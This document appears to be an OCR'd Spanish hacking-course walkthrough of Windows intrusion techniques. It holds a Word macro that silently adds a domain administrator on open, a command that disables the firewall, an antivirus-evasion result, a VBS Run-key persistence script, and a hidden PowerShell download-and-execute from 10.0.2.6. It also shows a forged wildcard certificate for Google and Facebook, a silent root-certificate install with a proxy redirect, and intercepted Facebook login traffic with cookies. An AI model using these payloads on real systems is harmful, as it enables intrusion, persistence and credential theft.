
Install Program: cmd /c netsh advfirewall set allprofile

The below comand will be run after the install has completed.

Post Install Command: remoto.EXE

El ejecutable generado lo unimos con:
cmd /c netsh advfirewall set allprofiles state off

Ejemplo 2



All antivirus analyses finished, running detailed file characterization processes.

SHA256: 27ca690cd7c96b50f302d53c84b40c61cd0edd34e96f6719c699573ee5f9b067

Nombre: remoto_firewall_bueno.EXE

Detecciones: 0 / 57

Fecha de análisis: 2015-01-14 10:31:08 UTC (hace 0 minutos)

Antivirus	Resultado	Actualización
ALYac	✓	20150114
AVG	✓	20150114
AVware	✓	20150114
Ad-Aware	✓	20150114
AegisLab	✓	20150114
Agnitum	✓	20150113
AhnLab-V3	✓	20150113
Alibaba	✓	20150114
Antiy-AVL	✓	20150114
Avast	✓	20150114
Avira	✓	20150110
Baidu-International	✓	20150114
BitDefender	✓	20150114

Ejemplo 3

Si lo hacemos para Office

Versión de Office


- **HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Office\14.0\Word\Security\Trusted locations**

allownetworklocations =1


HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Office\14.0\Word\ Security\Trusted locations\Location3

AllowSubFolders=1

Path=%userprofile%




Advertencia de seguridad Las macros se han deshabilitado. Habilitar contenido



Doc1 - ThisDo

Document

```
Private Sub Document_New()

End Sub

Private Sub Document_Open()
 x = Shell("cmd /c Net user pablo P@ssw0rd /add /domain", vbHide)

 y = Shell("cmd /c net localgroup administradores curso.com\pablo /add", vbHide)


End Sub
```



Propiedades: pablo


Miembro de:

Nombre	Carpeta de los Servicios de dominio de Active Di
Administradores	curso.com/Builtin
Usuarios del dominio	curso.com/Users

Ejemplo 4


Como ejecutar comandos con VBS

abredoc.vbs




```
set Prog = CreateObject("wscript.shell")
ruta = "z:\\buenos\Doc1.doc"
Prog.run explorer + ruta

set Shell    = CreateObject("Shell.Application")
Shell.ShellExecute "cmd.exe" , "/c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 /v miexe /t  REG_SZ /d c:\ruta\vale.exe /f" , "" , "" , 0
```

Como ejecutar comandos con powershell



```
Powershell.exe -WindowStyle hidden -command "&{ $w=New-Object System.Net.WebClient;
$w.DownloadFile('http://10.0.2.6/a.exe',' c:\users\public\a.exe');
c:\users\public\a.exe
```

Ejemplo 5



certsrv - [Entidad de certificación (Local)\curso-SERVIDOR-CA\Certificados emitidos]

Id. de solicitud	Nombre del solicitante	Certificado binario	Plantilla de certificado	Número de serie	Fecha de vigencia de certificado	Fecha de
2	CURSO\SERVIDOR$	-----BEGIN CERTIFI...	Controlador de dominio (DomainController)	5400000002fed1e...	11/01/2015 12:42	11/01/201
3	CURSO\SERVIDOR$	-----BEGIN CERTIFI...	Servidor web (WebServer)	540000000366f6c...	11/01/2015 13:43	10/01/201

Certificado

Información del certificado

Este certif. está destinado a los siguientes propósitos:

- Asegura la identidad de un equipo remoto

Emitido para: *.hackbeer.es

Emitido por: curso-SERVIDOR-CA

Válido desde 11/01/2015 **hasta** 10/01/2017

Obtener más información acerca de certificados

Certificado


Mostrar: <Todos>

Campo	Valor
Sujeto	*.hackbeer.es
Clave pública	RSA (2048 Bits)
Nombre de plantilla de certif...	WebServer
Uso mejorado de claves	Autenticación del servidor (1.3....
Identificador de clave del tit...	d1 d8 40 51 1c de 79 14 fa 92 ...
Nombre alternativo del titular	Nombre DNS=*.google.es, No...
Identificador de clave de en...	Id. de clave=de 7b 68 ca 5d b...
Puntos de distribución CRL	[1]Punto de distribución CRL: ...

```
Nombre DNS=*.google.es
Nombre DNS=*.google.com
Nombre DNS=*.gmail.com
Nombre DNS=*.facebook.es
Nombre DNS=*.facebook.com
Nombre DNS=*.mail.google.com
Nombre DNS=*.accounts.google.com
```

Obtener más información acerca de los detalles del certificado

Ejemplo 5



Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
☑	10.0.2.11:8080	□		Z:\certificados\web_hack_beer.pfx

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$)
☑	Or	Request	Contains parameters	
☑	Or	HTTP method	Does not match	(get|post)
☑	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request


☑ Automatically update Content-Length header when the request is edited

Ejemplo 5

Para activar el proxy y ponerle la dirección de nuestra máquina


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
MigrateProxy=dword:00000001
ProxyEnable=dword:00000001
ProxyHttp1.1=dword:00000001
ProxyServer=" http=10.0.2.11:8080

Para instalar el certificado



```
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "certutil -user -addstore root root.cer", 9
WScript.Sleep 1000
WshShell.SendKeys "%s"
```

Ejemplo 5


https://www.facebook.com/
(3) Facebook
Busca personas, lugares y cosas
Valentín
Inicio
3
Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
578	https://www.facebook.com	GET	/xti.php?xt=3.6103027977960561996.6...	☑	□	200	900	HTML	php	
579	https://www.facebook.com	GET	/?ref=tn_tnmn&ajaxpipe=1&ajaxpipe_to...	☑	□	200	317292	HTML		
580	https://www.facebook.com	POST	/ajax/bz	☑	□	200	719	script		
581	https://www.facebook.com	GET	/ai.php?aed=AQJTSLjcefOZV4FaqiCVd...	☑	□	200	687	HTML	php	
583	https://www.facebook.com	GET	/ai.php?ego=AT6OCsdiWZTQUc-HKW_...	☑	□	200	687	HTML	php	
584	https://www.facebook.com	GET	/xti.php?xt=3.6103028007443953945.6...	☑	□	200	688	HTML	php	
585	https://www.facebook.com	POST	/ajax/bz	☑	□	200	719	script		
586	https://5-edge-chat.facebook.com	GET	/pull?channel=p_1029406855&seq=7&p...	☑	□	200	289	script		
587	https://www.facebook.com	POST	/logout.php	☑	□	302	1700	HTML	php	
588	https://www.facebook.com	POST	/ajax/bz	☑	□	200	719	script		
589	https://www.facebook.com	GET	/?stype=lo&jlou=Afczmy-rwP8HPwpMd...	☑	□	200	57461	HTML		Â¡Bienvenido a Facebo
592	https://www.facebook.com	POST	/ajax/bz	☑	□	200	924	script		
593	https://www.facebook.com	POST	/login.php?login_attempt=1	☑	□	302	1458	HTML	php	

```
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: www.facebook.com
Content-Length: 708
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: datr=f06yVP1NLID2KsG5IB9yb40g; locale=es_LA;
fr=0UDZMmImUOuwdk0J3.AWVZsfptWE_sBpeMHPvblkXTu1Y.BUsk7X.Kx.FSy.0.AWUL_ic-; lu=RArmuaul6V7E38tq0ZbfcF6g;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F%3Fstype%3Dlo%26jlou%3DAfczmy-rwP8HPwpMdBIdIU3uNLLFpOmER1L5HRZGVRKUhS6NlkZ
IjRx5REvRdobbmDBHQ2Ao4c2MCjn4N6hzQsAA%26smuh%3D43626%261h%3DAc_za-2It-RniAhY;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F%3Fstype%3Dlo%26jlou%3DAfczmy-rwP8HPwpMdBIdIU3uNLLFpOmER1L5HRZGVRKUhS6Nlk
